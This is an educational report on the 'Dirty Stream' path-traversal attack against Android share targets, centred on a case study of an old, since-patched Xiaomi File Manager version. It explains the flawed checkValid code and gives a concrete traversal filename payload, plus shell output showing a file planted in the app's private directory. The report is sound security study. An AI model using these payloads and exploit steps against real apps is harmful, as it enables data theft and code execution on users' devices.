

Dirty Stream Attack - Android



=> Github link: <https://github.com/Park07/DirtyStreamAttack>

=> Github link: <https://github.com/Park07/DirtyStreamAttack>

By William Park

Background.....	2
How It works:.....	3
How It Works: Abusing the ContentProvider.....	3
Adversary Model (p23 of Dirty Stream Presentation from Black Hat Asia 2023):.....	4
1. “User has installed a rogue app:”.....	4
2. “No permissions needed”.....	4
3. “INTERNT: only in the case we want to download a payload remotely”.....	5
Real World Impact and Response:.....	5
Broader Trends:.....	7
Analysis: Case study of the Xiaomi File Manager.....	8
Step 1: AndroidManifest Analysis - Finding the Attack Surface.....	9
The attack starts with reconnaissance of Xiaomi’s AndroidManifest.xml.....	9
Step 2: checkValid function().....	10
Step 3: Content URI Processing: displayName attack.....	11
Step 4: Proof of exploit.....	12
Step 5: Escalating to Remote Control Execution:.....	13
SharedPreferences Manipulation Technique.....	13
Two-Stage Attack Implementation.....	14
Step 6: Remote access to local shares:.....	15
Build: Proof of Concept:.....	15
Attack 0: Social Engineering.....	17
Attack 1: Arbitrary File read (Data Theft).....	18
First, what is FileProvider?.....	19
Risk.....	19
Technical Challenges for Attack 1: Arbitrary File Read:.....	21
Attack 2: Remote Control Execution.....	22
Attack 2.1: File Write.....	22
Escalating File Write to Code Execution.....	23
Attack 2.2: Remote Control Execution.....	23
The Exploitation Chain:.....	23
1. Creating the payload:.....	23
5. Building the Native Library.....	24
3. Victim’s Library Directory.....	25
4. RCE Content Provider.....	25
Demonstrations:.....	26
Before:.....	26
After:.....	27
Technical Challenges:.....	28
1. Challenge Native Library Path Resolution.....	28
Challenge 2: Library Format Validation.....	28


Attack 3: Settings Hijacking.....	29
1. The Vulnerability: Tricking the Android's default SharedPreferences Backup Mechanism.....	30
2. The Weapon: The HijackContentProvider.....	31
3. The Exploitation: Triggering the Write and the Restart.....	31
Screenshots:.....	32
Before:.....	32
Force stopping:.....	33
After: 	33
Technical Challenges for Attack 3:.....	33
Attack 3: SharedPreferences Hijack.....	33
Ethical Considerations.....	33
Educational: Security Guidelines:.....	34
Guideline 1: The Golden Rule - Never Trust the Filename.....	34
Guideline 2: If You Must Use the Filename, Sanitise and Validate the Path.....	34
Guideline 3: Secure Your Own FileProvider.....	35
Challenges & Personal Learnings:.....	36
1. Changing Project Scope in the middle:.....	36
Key Lesson I learnt #1:.....	39
Personal Challenge #2: Being overly ambitious and tackling complex materials.....	39
Challenge 3: The Battle with the Android Security Model.....	40
Final Reflection and Conclusion:.....	40
Appendices:.....	41
References:.....	42

Background

In 2023, Microsoft Threat Intelligence Team discovered a critical vulnerability pattern in the Android Play Store. It's an attack pattern that exploits a path traversal pattern to enable Android apps to execute arbitrary code (controlling users' app behaviour) and token theft (access to users' sensitive data). The issue has still not been 'fixed' because, as it states, it's more of an attack pattern; therefore, the responsibility lies with coders to develop secure apps that adhere to good practices.

How It works:

How It Works: Abusing the **ContentProvider**




The Android OS is built on a principle of application sandboxing, where each app is isolated in its own secure environment, unable to access the private files of other apps. To facilitate secure data sharing, Android provides the **ContentProvider** framework. A **ContentProvider** acts as a secure API for an app's data. When App A wants a file from App B, it sends a secure **content:// Uri** to App B's **ContentProvider**, which then grants temporary, limited access to that specific file.

The Dirty Stream vulnerability occurs when a receiving application (the "Share Target") trusts the metadata—specifically the filename (`_display_name`)—that it receives from the sending application's **ContentProvider**. A malicious app can create a custom **ContentProvider** designed to lie, providing a filename that is actually a path traversal payload (e.g., `../../files/malicious_library.so`). The path traversal can break out of the private sandbox into controlled, public location that the attacker desires.

The vulnerable app then uses this malicious string to construct a local file path, unknowingly writing a file outside of its intended secure directory. This issue arises because the receiving app fails to verify the content of the file or sanitise the filename properly.

Adversary Model (p23 of Dirty Stream Presentation from Black Hat Asia 2023):



1. “User has installed a rogue app:”

The attacker must install their malicious app on the victim’s Android device.

This could happen through:

- Social Engineering (Tricking users to download from unknown sources) or It could be a completely innocent looking app that seems to be helpful.
- Compromised third party app stores
- Downloaded from unverified sources such as Internet

2. “No permissions needed”

This is the critical part that makes the attack so successful. The malicious app does not need to request any special permissions from Android:

Normal apps require permissions such as:

- **READ_EXTERNAL_STORAGE**
- **WRITE_EXTERNAL_STORAGE**
- **CAMERA, MICROPHONE** etc

Dirty Stream bypasses this, it exploits the Android’s ContentProvider system using only basic app installation privileges. In fact, downloading the app itself does not cause the attack. It can lie

there completely dormant. It is only when the user decides to use the 'file share' feature that the dormant attack gets activated, all in the background without the user knowing.

3. “INTERNT: only in the case we want to download a payload remotely”

- The attack works entirely offline, without requiring any online access
- The attack comes nicely packaged within the app.

This highlights why the Dirty Stream Attack is so dangerous, it only requires minimal attacker capabilities but can affect a massive number of devices through stealthy attack vectors.

Real World Impact and Response:

The scale of vulnerable installations was unprecedented in Android security research. **Xiaomi File Manager (1 billion+ installations)** vulnerable version V1-210567, while **WPS Office (500 million+ downloads)** on vulnerable version [16.8.1](#). Microsoft identified at least four additional apps with over 500 million installations each, bringing the total vulnerable installation count to **over 4 billion devices** worldwide. According to [Microsoft Research](#), they have notified Google, WPS Office and Xiaomi of this vulnerability. Fixes have been deployed quickly in the following February 2024.

In Xiaomi Inc.'s File Manager, we were able to obtain arbitrary code execution in version V1-210567. After our disclosure, Xiaomi published version V1-210593, and we verified that the vulnerability has been addressed. In WPS Office, we were able to obtain arbitrary code execution in version 16.8.1. After our disclosure, WPS published and informed us that the vulnerability has been addressed as of version 17.0.0.

- Xiaomi published **V1-210593** to patch this issue
- WPS addressed the issue by releasing version **17.0.0**

Despite this massive exposure, documented evidence of actual exploitation remains remarkably limited. No major incident reports emerged from leading security firms like CrowdStrike, FireEye, or Symantec documenting active exploitation campaigns. The vulnerability was not added to

CISA's Known Exploited Vulnerabilities catalog, and **no breach disclosure reports** specifically attributed incidents to Dirty Stream exploitation. Below, is a snapshot of the catalog:

cveID	vendorProject	product	vulnerabilityName	dateAdded	shortDescription
CVE-2023-2533	PaperCut	NG/MF	PaperCut NG/MF Cross-Site Request Forgery (CSRF) Vulnerability	2025-07-28	PaperCut NG/MF contains a cross-site request forgery (CSRF) vulnerability, which, under specific conditions, could potentially ens
CVE-2025-20337	Cisco	Identity Services Engine	Cisco Identity Services Engine Injection Vulnerability	2025-07-28	Cisco Identity Services Engine contains an injection vulnerability in a specific API of Cisco ISE and Cisco ISE-PIC due to insufficier
CVE-2025-20251	Cisco	Identity Services Engine	Cisco Identity Services Engine Injection Vulnerability	2025-07-28	Cisco Identity Services Engine contains an injection vulnerability in a specific API of Cisco ISE and Cisco ISE-PIC due to insufficier
CVE-2025-2775	SysAid	SysAid On-Prem	SysAid On-Prem Improper Restriction of XML External Entity Reference Vulnerability	2025-07-22	SysAid On-Prem contains an improper restriction of XML external entity reference vulnerability in the Checkin processing functio
CVE-2025-2776	SysAid	SysAid On-Prem	SysAid On-Prem Improper Restriction of XML External Entity Reference Vulnerability	2025-07-22	SysAid On-Prem contains an improper restriction of XML external entity reference vulnerability in the Server URL processing functi
CVE-2025-6558	Google	Chromium	Google Chromium ANGLE and GPU Improper Input Validation Vulnerability	2025-07-22	Google Chromium contains an improper input validation vulnerability in ANGLE and GPU. This vulnerability could allow a remote at
CVE-2025-54309	CrashFTP	CrashFTP	CrashFTP Unprotected Alternate Channel Vulnerability	2025-07-22	CrashFTP contains an unprotected alternate channel vulnerability. When the DMZ proxy feature is not used, mishandles AS2 valid
CVE-2025-49704	Microsoft	SharePoint	Microsoft SharePoint Code Injection Vulnerability	2025-07-22	Microsoft SharePoint contains a code injection vulnerability that could allow an authorized attacker to execute code over a netwo
CVE-2025-49706	Microsoft	SharePoint	Microsoft SharePoint Improper Authentication Vulnerability	2025-07-22	Microsoft SharePoint contains an improper authentication vulnerability that allows an authorized attacker to perform spoofing over
CVE-2025-53770	Microsoft	SharePoint	Microsoft SharePoint Deserialization of Untrusted Data Vulnerability	2025-07-20	Microsoft SharePoint Server on-premises contains a deserialization of untrusted data vulnerability that could allow an unauthorized
CVE-2025-25257	Fortinet	FortiWeb	Fortinet FortiWeb SQL Injection Vulnerability	2025-07-18	Fortinet FortiWeb contains a SQL injection vulnerability that may allow an unauthenticated attacker to execute unauthorized SQL c
CVE-2025-47812	Wing FTP Server	Wing FTP Server	Wing FTP Server Improper Neutralization of Null Byte or NUL Character Vulnerability	2025-07-14	Wing FTP Server contains an improper neutralization of null byte or NUL character vulnerability that can allow injection of arbitrary
CVE-2025-6777	Citrix	NetScaler ADC and Gateway	Citrix NetScaler ADC and Gateway Out-of-Bounds Read Vulnerability	2025-07-10	Citrix NetScaler ADC and Gateway contain an out-of-bounds read vulnerability due to insufficient input validation. This vulnerability
CVE-2019-9621	Synacor	Zimbra Collaboration Suite (ZCS)	Synacor Zimbra Collaboration Suite (ZCS) Server-Side Request Forgery (SSRF) Vulnerability	2025-07-07	Synacor Zimbra Collaboration Suite (ZCS) contains a server-side request forgery (SSRF) vulnerability via the ProxyServlet compon
CVE-2019-5418	Rails	Ruby on Rails	Rails Ruby on Rails Path Traversal Vulnerability	2025-07-07	Rails Ruby on Rails contains a path traversal vulnerability in Action View. Specially crafted accept headers in combination with call
CVE-2016-10033	PHPMailer	PHPMailer	PHPMailer Command Injection Vulnerability	2025-07-07	PHPMailer contains a command injection vulnerability because it fails to sanitize user-supplied input. Specifically, this issue affects
CVE-2014-3931	Looking Glass	Multi-Router Looking Glass (MRLG)	Multi-Router Looking Glass (MRLG) Buffer Overflow Vulnerability	2025-07-07	Multi-Router Looking Glass (MRLG) contains a buffer overflow vulnerability that could allow remote attackers to cause an arbitrary
CVE-2025-6554	Google	Chromium V8	Google Chromium V8 Type Confusion Vulnerability	2025-07-02	Google Chromium V8 contains a type confusion vulnerability that could allow a remote attacker to perform arbitrary read/write via i
CVE-2025-48928	TeleMessage	TM SGNL	TeleMessage TM SGNL Exposure of Core Dump File to an Unauthorized Control Sphere Vulnerability	2025-07-01	TeleMessage TM SGNL contains an exposure of core dump file to an unauthorized control sphere Vulnerability. This vulnerability is
CVE-2025-48927	TeleMessage	TM SGNL	TeleMessage TM SGNL Initialization of a Resource with an Insecure Default Vulnerability	2025-07-01	TeleMessage TM SGNL contains an initialization of a resource with an insecure default vulnerability. This vulnerability relies on how
CVE-2025-6543	Citrix	NetScaler ADC and Gateway	Citrix NetScaler ADC and Gateway Buffer Overflow Vulnerability	2025-06-30	Citrix NetScaler ADC and Gateway contain a buffer overflow vulnerability leading to unintended control flow and Denial of Service.
CVE-2019-6693	Fortinet	FortiOS	Fortinet FortiOS Use of Hard-Coded Credentials Vulnerability	2025-06-25	Fortinet FortiOS contains a use of hard-coded credentials vulnerability that could allow an attacker to cipher sensitive data in Forti
CVE-2024-0789	D-Link	DIR-859 Router	D-Link DIR-859 Router Path Traversal Vulnerability	2025-06-25	D-Link DIR-859 routers contain a path traversal vulnerability in the file /headwig.cgi of the component HTTP POST Request Handler
CVE-2024-54085	AMI	MegaRAC SPx	AMI MegaRAC SPx Authentication Bypass by Spoofing Vulnerability	2025-06-25	AMI MegaRAC SPx contains an authentication bypass by spoofing vulnerability in the Redfish Host Interface. A successful exploit
CVE-2023-0386	Linux	Kernel	Linux Kernel Improper Ownership Management Vulnerability	2025-06-17	Linux Kernel contains an improper ownership management vulnerability, where unauthorized access to the execution of the setup
CVE-2023-33538	TP-Link	Multiple Routers	TP-Link Multiple Routers Command Injection Vulnerability	2025-06-16	TP-Link TL-WR940N V2/V4, TL-WR841N V8/V10, and TL-WR740N V1/V2 contain a command injection vulnerability via the compo
CVE-2025-43200	Apple	Multiple Products	Apple Multiple Products Unspecified Vulnerability	2025-06-16	Apple iOS, iPadOS, macOS, watchOS, and visionOS, contain an unspecified vulnerability when processing a maliciously crafted pl
CVE-2025-33053	Microsoft	Windows	Microsoft Windows External Control of File Name or Path Vulnerability	2025-06-10	Microsoft Windows contains an external control of file name or path vulnerability that could allow an attacker to execute code from
CVE-2025-24016	Wazuh	Wazuh Server	Wazuh Server Deserialization of Untrusted Data Vulnerability	2025-06-10	Wazuh contains a deserialization of untrusted data vulnerability that allows for remote code execution on Wazuh servers.
CVE-2024-42009	Roundcube	Webmail	RoundCube Webmail Cross-Site Scripting Vulnerability	2025-06-09	RoundCube Webmail contains a cross-site scripting vulnerability. This vulnerability could allow a remote attacker to steal and send
CVE-2025-32433	Erlang	Erlang/OTP	Erlang Erlang/OTP SSH Server Missing Authentication for Critical Function Vulnerability	2025-06-09	Erlang Erlang/OTP SSH server contains a missing authentication for critical function vulnerability. This could allow an attacker to e
CVE-2025-5419	Google	Chromium V8	Google Chromium V8 Out-of-Bounds Read and Write Vulnerability	2025-06-05	Google Chromium V8 contains an out-of-bounds read and write vulnerability that could allow a remote attacker to potentially expic
CVE-2025-21479	Qualcomm	Multiple Chipsets	Qualcomm Multiple Chipsets Incorrect Authorization Vulnerability	2025-06-03	Multiple Qualcomm chipsets contain an incorrect authorization vulnerability. This vulnerability allows for memory corruption due to
CVE-2025-21480	Qualcomm	Multiple Chipsets	Qualcomm Multiple Chipsets Incorrect Authorization Vulnerability	2025-06-03	Multiple Qualcomm chipsets contain an incorrect authorization vulnerability. This vulnerability allows for memory corruption due to
CVE-2025-27038	Qualcomm	Multiple Chipsets	Qualcomm Multiple Chipsets Use-After-Free Vulnerability	2025-06-03	Multiple Qualcomm chipsets contain a use-after-free vulnerability. This vulnerability allows for memory corruption while rendering g
CVE-2021-32030	ASUS	Routers	ASUS Routers Improper Authentication Vulnerability	2025-06-02	ASUS Lyra Mini and ASUS GT-AC2900 devices contain an improper authentication vulnerability that allows an attacker to gain un
CVE-2025-3935	ConnectWise	ScreenConnect	ConnectWise ScreenConnect Improper Authentication Vulnerability	2025-06-02	ConnectWise ScreenConnect contains an improper authentication vulnerability. This vulnerability could allow a ViewState code inj

As of 28th of July, there is no reported incidence of “Dirty Stream Attack”.

The only confirmed vulnerability assignment was **CVE-2024-35205** for the WPS Office but there is no NIST vulnerability score attached. No CVSS score has been given, which is unusual for an attack that's so widespread and affecting billions of users on the Playstore.

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2024-35205 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

The **WPS Office** (aka cn.wps.moffice_eng) application before 17.0.0 for Android **fails to properly sanitize file names** before processing them through external application interactions, leading to a form of path traversal. This potentially enables an application to dispatch a crafted library file, aiming to overwrite an existing native library utilized by WPS Office. Successful exploitation could result in the execution of arbitrary commands under the guise of WPS Office's application ID.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 4.0 Severity and Vector Strings:

 NIST: NVD

 NIA

NVD assessment not yet provided.

For an attack that is affecting over 4 billion users, there is no public urgency or discussion about this attack.

7

Broader Trends:

More broadly, the “Dirty Stream Attack” can be categorised as a ‘path traversal attack’

However, although no explicit mention of ‘Dirty Stream Attack’ was reported, there has been a surge in ‘path-travel attack’. According to aikido.dev, based on the Github database, 2.7% of vulnerabilities in open-source projects in 2024 were path-traversal attacks.



Even more concerning, in closed-source projects there was a massive 85% increase in path traversal attack.

According to **MITRE's CWE** Top 25 list for 2024, Path traversal vulnerabilities (CWE-22) climbed from the 8th to 5th position.

The screenshot shows the MITRE CWE Top 25 list for 2024. The list is titled "Contents" and includes a sidebar with a list of vulnerabilities. The main content area highlights the #5 vulnerability: "Improper Limitation Of A Pathname To A Restricted Directory ('Path Traversal')". The sidebar lists the following vulnerabilities:

- #1 Improper Neutralization of Input During Web Page Generation ('Cross-Site Scripting')
- #2 Out-of-bounds Write
- #3 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- #4 Cross-Site Request Forgery (CSRF)
- #5 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- #6 Out-of-bounds Read
- #7 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- #8 Use After Free

The main content area for #5 includes the following text:

#5 Improper Limitation Of A Pathname To A Restricted Directory ('Path Traversal')

[CWE-22](#)

CVEs in KEV: 4

PreviousRank: 8 (Up 3 in Importance)

Highlight #5: Path Traversal

Improper validation of user input in applications can open the door to path traversal vulnerabilities. This occurs when attackers alter file paths to access files and directories outside the permitted scope. When exploited, this flaw can lead to unauthorized access to sensitive data, data exposure, or even execution of malicious code. In 2024, **CWE-22** climbed three positions, securing the fifth place in the CWE Top 25 list, emphasizing the persistent threat of poorly managed file paths.

This indicates that despite being a well-understood vulnerability class, developers continue to make these mistakes, and attackers continue to exploit them successfully.

The Path Traversal attack can affect enterprise software. A recent vulnerability discovered how Apache OFBiz system can be exposed to RCE through poor file path validation (**CVE-2024-32113**)

Analysis: Case study of the Xiaomi File Manager



File Manager
by Xiaomi Inc.
1,000,000,000+ installs

Android application *File Manager* developed by *Xiaomi Inc.* is listed under category *Tools*. According to Google Play *File Manager* achieved more than *1,000,000,000* installs. *File Manager* currently has *4,271,597* ratings with average rating value of *4.61*. The current percentage of ratings achieved in last 30 days is *0.26%*, percentage of ratings achieved in last 60 days is *0.55%*. *File Manager* has the current market position *#286* by number of ratings. A sample of the market history data for *File Manager* can be found below. Last update on 2025-07-13.

Android application info		App installs	
Title:	File Manager	Installs (achieved):	1,000,000,000+
Developer:	Xiaomi Inc.	Installs (estimated):	1,458,641,627
Category:	Tools	Rating values	
Price:	Free	5 star ratings:	3,638,735
System:	Android	4 star ratings:	191,421
Rating scores		3 star ratings:	117,619
Total ratings:	4271597	2 star ratings:	60,055
Growth (30 days):	0.26%	1 star ratings:	263,591
Growth (60 days):	0.55%		
Average rating:	4.61		

Xiaomi File Manager has over 1 billion downloads. It highlights an irony where a very popular app can have such vulnerability present in the app. It is more to do with code quality than OS issues that cause these critical flaws. As mentioned above, the current version no longer has this issue (patched Feb 2024).

I am using the outdated version of Xiaomi as the case study.

To help with this analysis, I relied on from these two sources ***heavily***:

1. <https://www.microsoft.com/en-us/security/blog/2024/05/01/dirty-stream-attack-discovering-and-mitigating-a-common-vulnerability-pattern-in-android-apps/>

2. <https://blog.lleavesg.top/article/Android-DirtyStream#bca31787ee8c4380b2fcd8a994204c9b>

Step 1: AndroidManifest Analysis - Finding the Attack Surface

The attack starts with reconnaissance of Xiaomi's AndroidManifest.xml

```
<activity
    android:theme="@style/Theme.FE"
    android:name="com.android.fileexplorer.activity.FileActivity"
    android:exported="true"
    android:launchMode="singleTask"
    android:screenOrientation="portrait"
    android:configChanges="screenSize|orientation|keyboardHidden|keyboard">
    <intent-filter>
        <action android:name="android.intent.action.PICK"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

The attack starts with reconnaissance of Xiaomi's AndroidManifest.xml. Having `exported="true"` means that the `CopyFileActivity` can be triggered by any application installed on the same device by using an Intent of action `SEND` or `SEND_MULTIPLE`. Upon receiving such an Intent, the `checkValid` function performs a validity check, which is found to be insufficient.

The application exports `com.android.fileexplorer.activity.FileActivity`. At the same time, the application sets several activity-aliases to handle different file operations, and their targets are all `FileActivity`. Here, `com.android.fileexplorer.activity.CopyFileActivity` is mainly used to write files.

Step 2: checkValid function()

```

1 private void initCopyOrMoveIntent(java.util.List<android.net.Uri> list, java.lang.String str, boolean z9) {
    java.util.ArrayList<p.FileInfo> arrayList = new java.util.ArrayList<>();
    for (android.net.Uri uri : list) {
        if (!checkValid(uri.toString())) {
            com.xiaomi.globalmiuiapp.common.utils.ToastManager.show(2131821358);
            finish();
        } else {
            arrayList.add(com.android.fileexplorer.model.x.u(uri.toString()));
        }
    }
    com.android.fileexplorer.model.PasteFileInstance.c().k(arrayList, z9);
    getIntent().setAction("miui.intent.action.PICK_FOLDER");
    getIntent().putExtra("pick_remote", true);
    getIntent().putExtra("pick_cloud", true);
    getIntent().setData(null);
}

2 "content://com.exploit/payload.txt"

private boolean checkValid(java.lang.String str) {
    if (str.toLowerCase().contains("/FileExplorer/.safebox".toLowerCase())) {
        return false;
    }
    try {
        return !new java.io.File(str).getCanonicalPath().startsWith(f0.DirOperationUtil.b());
    } catch (java.lang.Exception e9) {
        e9.printStackTrace();
        return true;
    }
}

3 public static java.lang.String b() {
    java.lang.String str;
    try {
        if (android.os.Build.VERSION.SDK_INT < 24) {
            str = com.android.fileexplorer.FileExplorerApplication.f5030e.getFilesDir().getParentFile().getCanonicalPath();
        } else {
            str = com.android.fileexplorer.FileExplorerApplication.d().getDataDir().getCanonicalPath();
        }
    } catch (java.io.IOException e9) {
        com.android.fileexplorer.util.LogUtil.e(f16131a, "getDataDirectory error.", e9);
        str = "/data/data/com.mi.android.globalFileexplorer";
    }
    return str + java.io.File.separator;
}

4 "/data/data/com.mi.android.globalFileexplorer"

```

However, the *checkValid* method is designed to handle a file path, not a content URI. It always returns true for a content URI.

Why This Fails:

1. Input: `content://malicious.provider/file`
2. `new File(contentUri).getCanonicalPath()` returns `/content:/malicious.provider/file`
3. This never starts with `/data/data/com.mi.android.globalFileexplorer`
4. Validation passes (false positive)

Researchers also discovered a secondary validation method:

```
public static boolean c(String str) {
    ArrayList<String> arrayList = new ArrayList();
    arrayList.add("/data/data/com.mi.android.globalFileexplorer");
    arrayList.add("/data/user");
    for (String str2 : arrayList) {
        if (str.startsWith(str2)) {
            return true;
        }
    }
    return false;
}
```

This secondary check also fails to validate content URIs properly, allowing the attack to proceed.

Step 3: Content URI Processing: *displayName* attack

After the content URI is processed, the application will get the *displayName* value from the malicious app's ContentProvider as the file name.

For instance:

When Xiaomi's app processes a shared content URI, it queries the external ContentProvider to retrieve file metadata. This is where the vulnerability becomes exploitable - the app blindly trusts the filename returned by the malicious ContentProvider.

The researchers found that the attacker completely controls the `_display_name` value and lacks proper validation. This allows injection of path traversal sequences like `../` to escape the intended directory boundaries.

```
cursor = context.getContentResolver().query(cVar.f6422b, strArr, null, null, null);
if (cursor != null && cursor.moveToFirst()) {
    cVar._size = t0.a.a(cursor, "_size");
    cVar._display_name = t0.a.b(cursor, "_display_name"); // ATTACKER CONTROLLED
    cVar._data = t0.a.b(cursor, "_data");
}
```

The Attack Vector: An attacker can construct a malicious filename like

`"../ ../ ../ ../ ../ ../ data/data/com.mi.android.globalFileexplorer/f`

`iles/test.txt"` which gets concatenated with the user's selected directory to create the final file path.

Path Traversal Mechanics:

- User selects: `/storage/emulated/0/Download/`
- Malicious filename:
`../../../../../../../../data/data/com.mi.android.globalFileexplorer/files/HACKED.txt`
- Final path:
`/data/data/com.mi.android.globalFileexplorer/files/HACKED.txt`

Step 4: Proof of exploit

1. Library Injection success

The filemanager has a file cleaning function which is implemented by loading [so](#). By viewing this application's private directory, there exists '[libixiaomifileuext.so](#)'

```

1: /data/data/com.mi.android.globalFileexplorer/files/lib # ls -l
total 280
-rw----- 1 u0_a336 u0_a336 284816 2024-07-11 15:28 libixiaomifileuext.so

```

This shows a 284KB native library successfully planted in Xiaomi's private directory.

2. Complete Directory Access

```

1: /data/data/com.mi.android.globalFileexplorer/files # ls -l
total 4430
-rw----- 1 u0_a336 u0_a336 561 2024-07-11 10:53 PersistedInstallation.W0RFRkFVTF
drwx----- 2 u0_a336 u0_a336 3452 2024-07-11 10:53 cache
-rw----- 1 u0_a336 u0_a336 61 2024-07-11 15:15 cloud.properties
-rw----- 1 u0_a336 u0_a336 75 2024-07-11 10:52 config.properties
-rw-rw---- 1 u0_a336 u0_a336 2715 2024-07-11 10:53 frc_1:599532519894:android:cdc49
-rw-rw---- 1 u0_a336 u0_a336 1522 2024-07-11 15:15 frc_1:599532519894:android:cdc49
-rw----- 1 u0_a336 u0_a336 0 2024-07-11 10:53 generatefid.lock
drwx----- 2 u0_a336 u0_a336 3452 2024-07-11 10:53 lib
-rw----- 1 u0_a336 u0_a336 1367040 2024-07-11 10:53 packagecacheb_high.db
-rw----- 1 u0_a336 u0_a336 1071104 2024-07-11 10:53 packagecacheb_shigh.db
-rw----- 1 u0_a336 u0_a336 271360 2024-07-11 10:53 pathclean.db
-rw----- 1 u0_a336 u0_a336 115712 2024-07-11 10:53 pathcleanefc.db
-rw----- 1 u0_a336 u0_a336 1452032 2024-07-11 10:53 querypkgb_high.db
-rw----- 1 u0_a336 u0_a336 28672 2024-07-11 10:53 strb_cache_q.db
-rw----- 1 u0_a336 u0_a336 187392 2024-07-11 10:53 strb_theres_q.db
-rw----- 1 u0_a336 u0_a336 17 2024-07-11 15:15 test.txt
1: /data/data/com.mi.android.globalFileexplorer/files # cat test.txt
dirtystream test
1: /data/data/com.mi.android.globalFileexplorer/files #

```

